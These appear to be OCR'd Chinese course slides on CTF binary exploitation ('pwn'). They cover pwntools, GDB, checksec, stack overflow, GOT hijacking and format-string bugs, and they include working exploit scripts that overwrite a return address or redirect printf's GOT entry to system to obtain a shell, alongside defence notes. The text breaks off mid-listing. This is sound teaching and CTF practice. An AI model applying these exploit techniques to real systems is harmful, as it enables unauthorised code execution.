PWN

Find the Bugs + Exploit them

Pwn 是指攻破设备或者系统，发音类似「砰」

CTF, Catch The Flag, 夺旗赛

PWN = Find the Bugs + Exploit them

网上课程良莠不齐，我们小组听的是这个短学期

www.ctf.zjusec.com

Tools　本次作业任务：利用ELF软件漏洞获得系统权限

Kali

基于Debian的
Linux发行版操作系统

https://www.philfan.cn/Robotics/Environment/System-kali-settings/

IDA 女人头

交互式反汇编器

F5反汇编

https://www.philfan.cn/CS/CTF-reverse/


GDB

Debugger

使用了peda,pwngdb,pwnddbg插件

pwngef 也可以

https://www.philfan.cn/Tools/gdb/




Pwntools 库

尽可能容易的编写EXP

https://www.philfan.cn/CS/CTF-pwn/#pwntools

Tools




GDB

运行:	r, c
单步调试:	s, n, si, ni
断点:	b <func name>, b *<addr>, bp <addr>, pie b <offset>
查看值:	p(rint)/[d/x]
查看内存:	x/<count>[b/w/g/s] <addr>, tele(scope) <addr>
程序状态:	i(nfo), vmmap, ctx

.....

https://www.philfan.cn/Tools/gdb/

Tools



Pwntools 库

环境配置	context
远程连接	p = process(“./bigwork”)
ELF加载	program = ELF(“./bigwork”), program.got[‘puts’] program.sym[‘main’]
与GDB配合	p = gdb.debug(“./bigwork”, gdbscript = “c”)（需要安装gdbserver） pid,p_gdb = gdb.attach(“./bigwork”,gdbscript = “”,api =True) 操作gdb p_gdb.execute(“info proc mappings”)
交互操作	p.send() p.recvline() p.sendlineafter()

https://www.philfan.cn/CS/CTF-pwn/#pwntools

Checksec —— 做题的第一步

pwntools附带的命令行工具，用于检查程序开启的保护

1. **No RELRO：** 意味着全局偏移表（GOT）是可写的。
2. **Canary：** 存在栈保护机制，这使得栈溢出攻击更加困难。但如果能够泄露canary值或绕过canary检查
3. **NX：** 意味着不能直接在栈上执行代码，是否可以栈溢出注入shellcode
4. **PIE：** 程序没有使用位置独立执行，这意味着程序的内存布置是否固定的，攻击者可以利用这个特性更容易地发动基于地址的攻击。

→ GOT覆盖

→ 栈溢出

→ Shellcode注入

```
→ Desktop checksec ./exampl→ Desktop checksec ./example4
[*] '/home/ctfer/Desktop/exa[*] '/home/ctfer/Desktop/example4'
    Arch:     amd64-64-littl    Arch:     amd64-64-little
    RELRO:    Full RELRO        RELRO:    Partial RELRO
    Stack:    Canary found      Stack:    No canary found
    NX:       NX enabled        NX:       NX disabled
    PIE:      PIE enabled       PIE:      No PIE (0x400000)
                                RWX:      Has RWX segments
```

第一題
BIGWORK

Pwntools+GDB?


一般的赛题环境

本题


- 跑在远端服务器:
使用WebsocketReflectorX or Websocat连接
- 一般不给源代码
- 有的给libc ld

如果遇到问题可以试试 glibc-all-in-one 这个开源项目

S1 返回地址劫持


1 2 3 4
kali@kali: ~/Desktop/hw/hw1 (as kali)
File Actions Edit View Help
(ctf) ┌──(kali㉿kali)-[~/Desktop/hw/hw1]
└─$ python 00.py
[*] '/home/kali/Desktop/hw/hw1/test1'
Arch: amd64-64-little
RELRO: No RELRO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
PIE: No PIE (0x400000)
Stack: Executable
RWX: Has RWX segments
Stripped: No
b'Welcome to choose this challenge!!!\nNow, you have 3 choices:\n1. Overflow!\n2. Formatstring!\n3. You are free!\n'
b'Which country do you live in?\n'
Wow, China is such a nice country!
It was nice meeting you. Goodbye!
$
Shell No. 1 (as kali)
File Actions Edit View Help
► 0x40125a <overflow+95> ret
0x40134b <main+88> jmp main+59
0x40132e <main+59> mov eax, 0 EAX =
0x401333 <main+64> call menu
0x401338 <main+69> mov dword ptr [rbp -
0x40133b <main+72> cmp dword ptr [rbp -
0x40133f <main+76> jne main+90
0x401341 <main+78> mov eax, 0
0x401346 <main+83> call overflow
0x40134b <main+88> jmp main+59
0x40132e <main+59> mov eax, 0
[STACK]
00:0000 rsp 0x7ffe25662db8 → 0x40134b (main+88) ←
01:0008 -030 0x7ffe25662dc0 ← 0
02:0010 -028 0x7ffe25662dc8 → 0x7ffe25662f18 → 0x7
15;0'
03:0018 -020 0x7ffe25662dd0 → 0x7ffe25662f08 → 0x7
42f2e /* './test1' */
04:0020 -018 0x7ffe25662dd8 ← 0x1a23f9030
05:0028 -010 0x7ffe25662de0 ← 0
06:0030 -008 0x7ffe25662de8 ← 0x125662e80
07:0038 rbp 0x7ffe25662df0 ← 1
[BACKTRACE]
► 0 0x40125a overflow+95
1 0x40134b main+88
2 0x7f17a21efd68 __libc_start_call_main+120

S2 GOT表劫持




分为动态链接和静态链接
动态链接会有PLT（查询方法）和GOT（存储地址）表

- 先找到puts 的got表位置
- 把函数断在puts前面
- 把got表改掉
- 实现跳转

```
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)
kali-linux-2024.3-vmware-a...
1 2 3 4
kali@kali: ~/Desktop/hw/hw1 (as kali)
File Actions Edit View Help
(ctf) ┌──(kali㉿kali)-[~/Desktop/hw/hw1]
└─$ objdump -R ./test | grep puts

0000000000403480 R_X86_64_JUMP_SLOT  puts@GLIBC_2.2.5

(ctf) ┌──(kali㉿kali)-[~/Desktop/hw/hw1]
└─$ sudo gdb ./test
GNU gdb (Debian 15.2-1) 15.2
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./test...
(No debugging symbols found in ./test)
(gdb) b *0x0000000000401251
Breakpoint 1 at 0x401251
(gdb) r
Starting program: /home/kali/Desktop/hw/hw1/test
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Welcome to choose this challenge!!!
Now, you have 3 choices:
1. Overflow!
2. Formatstring!
3. You are free!
1
Which country do you live in?
as
Wow, as is such a nice country!

Breakpoint 1, 0x0000000000401251 in overflow ()
(gdb) set {unsigned long}0x403480=0x4012bd
```

栈上缓冲区溢出

什么是栈？调用函数中到底发生了什么？



进入函数时候

```
<main+0004>   push   rbp
<main+0005>   mov    rbp, rsp
<main+0008>   add    rsp, 0x80
```

保护rbp
移动
创建临时变量区域

出函数的时候

先pop rbp会把当前的rbp位置返回给rsp指针，
实现栈的抬升


ret的时候，先把old rbp返给rbp

并把ret地址返回给运行PC

如何利用

- 当某些函数没有限制读取的长度的时候，可以一直输入
- 那么就可以构造特殊的payload，让栈上指定位置变成我们想要的值

S3 栈溢出





```python
from pwn import *
context.arch='x86_64'
binary = './bigwork'

elf = ELF(binary)
a = process(binary)
target_address = elf.symbols['backdoor']
print("target=",hex(target_address))
i = a.recvuntil(b"free!\n")
a.sendline(b"2")
payload = b"A" * (0x108)+ p64(target_address) + p64(0x0)
a.recv()
a.sendline(payload)
a.interactive()
```

填入想要覆盖的返回的地址
这里是backdoor

原来的rbp 占 0x8

读取位置 [rbp-100](使用gdb disasm)



学习路径

如何防御缓冲区溢出呢?

- **ASLR**

增加随机化地址，增加难度

- **Canary**

出入栈的时候增加验证的环节

- **Shallow Stack:**

用微型的buffer存储，临时变量在另一个栈上面，怎么也不会溢出了

FSB (Format String Bug)

Printf是如何实现的

```
int printf(const char *format, ...);
```

- printf是一个比较神奇的函数，它可以实现变长参数（通过va_list实现）
- 32位的程序，从右向左依次入栈
- 64位的程序，优先寄存器，前6个参数放在rdi, rsi, rdx, rcx, r8, r9，其余的参数放在栈上面

```
#include <stdio.h>

int main(){
  printf("%d %d %c %c %s %s",1,2,'c','d',"e","hello");
    return 0;
}
```

```
RAX  0
RBX  0x7ffde58ff458 —▸ 0x7ffde59000c3 ◂— 0x43007473005742f2e /* './test' */
RCX  0x63
RDX  2
RDI  0x402004 ◂— '%2$d %d %3$c %3$c %5$s %11$p'
RSI  1
R8   0x64
R9   0x40200c ◂— 0x2520642432250065 /* 'e' */
R10  3
R11  0x7fe0c6e831c0 (printf) ◂— sub rsp, 0xd8
R12  0
R13  0x7ffde58ff468 —▸ 0x7ffde59000ca ◂— 'COLORFGBG=15;0'
R14  0x7fe0c706f000 (_rtld_global) —▸ 0x7fe0c70702e0 ◂— 0
R15  0x403130 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401100 (__do_global_dtors_aux) ◂— endbr64
RBP  0x7ffde58ff340 ◂— 1
RSP  0x7ffde58ff338 —▸ 0x40117f (main+52) ◂— mov eax, 0
RIP  0x7fe0c6e831c0 (printf) ◂— sub rsp, 0xd8
```

Format String Bug

如何不按照参数的顺序输出字符串

```c
// gcc test_printf.c -o test_printf
#include <stdio.h>

int main(){
  // num$ 表示第num个参数
  printf("%2$d %1$d %4$c %3$c %s %s",1,2,'c','d',"e","hello");
    return 0;
}
```

其输出结果会是 2 1 d c e hello

任意读

%p	将数据打印为带前导0x的十六进制%48$p %1$p
$	指定参数位置。需要计算偏移

任意写

%n	将当前**已打印的字节数**写入指向的内存
%123c%3$n	利用宽度对齐，输入想写入的


格式化字符串的数量要大于参数的数量，这个时候就会发生漏洞

我们可以根据这个漏洞来实现栈上任意读、任意写

进而配合其他的方法get shell

FSB 任意读

读什么？ 泄露栈上的敏感信息、栈地址、堆地址、程序段地址、libc地址……



如何计算偏移量

例如：5（栈上的寄存器） + 0x220（左侧的偏移量）/8（8个字节）

FSB 任意写

写什么？ GOT表；返回地址；shellcode泄露；栈上布置参数……


1. 直接写： %ln：写8字节； %12345678c%7$n

2. 按参数进行写入： %*10$c%11$n；把第十个参数作为padding

3. pwntools自带的fmtstr_payload函数：无需自己计算，
   但有时候会被卡常数

任意写：覆盖GOT

```python
from pwn import *
context.log_level = 'warning'
o = process("./test")
elf = ELF("./test")

script = \
        '''
            b printf
            c
        '''
pid,p_gdb = gdb.attach(o,gdbscript = script,api = True)
printf_got = elf.got['printf']
backdoor_addr = elf.symbols['backdoor']
system_addr = elf.symbols['system']
print("printf_got=",hex(printf_got))
print("backdoor_addr=",hex(backdoor_addr))
print("system_addr=",hex(system_addr))

print(o.recv())
o.sendline(b"2")
print(o.recv())
payload = fmtstr_payload(6, {printf_got: system_addr})
o.sendline(payload)
print(o.recv())
o.sendline(b"2")
print(o.recv())
o.sendline(b"/bin/sh\x00")
o.interactive()
```



如何实现防御：

使用更加安全的函数

- 使用 snprintf 限制缓冲区长度。
- 使用 strncat 等确保动态字符串拼接的安全性。

增加堆栈保护

gcc -fstack-protector -o program program.c

第二題
BIGWORK2

Checksec

- 使用checksec查看可以采取的攻击手段
- 本题开启了Canary和NX保护，因此不能简单的采用栈溢出漏洞进行攻击。

```
(base) → Introduction to Information Security checksec bigwork2
[*] '/home/arrakis/learn/ZJU/Introduction to Information Security/bigwork2'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    Stripped: No
```

反汇编查看逻辑

Win函数

```
int __fastcall win(__int64 a1, __int64 a2)
{
  signed int v2; // eax
  __int64 v3; // rax
  char v5[264]; // [rsp+0h] [rbp-128h] BYREF
  unsigned __int64 v6; // [rsp+108h] [rbp-20h]

  v6 = __readfsqword(0x28u);
  v2 = (unsigned int)fopen("flag.txt", "r");
  if ( a1 == 1684107883 && a2 == 1936286821 )
  {
    fgets(v5, 255, (FILE *)v2);
    puts("-------------------------------------------------------");
    puts("\"...Power is an illusion of perception. It is what we be
    puts("what we hope might occur. It is a tool, like a lightsaber
    puts("does not make one great. Power is something to be wielded
    puts("to an end. And that end is the only thing that matters. F
    puts("to see, there is only the Force, and what is required to
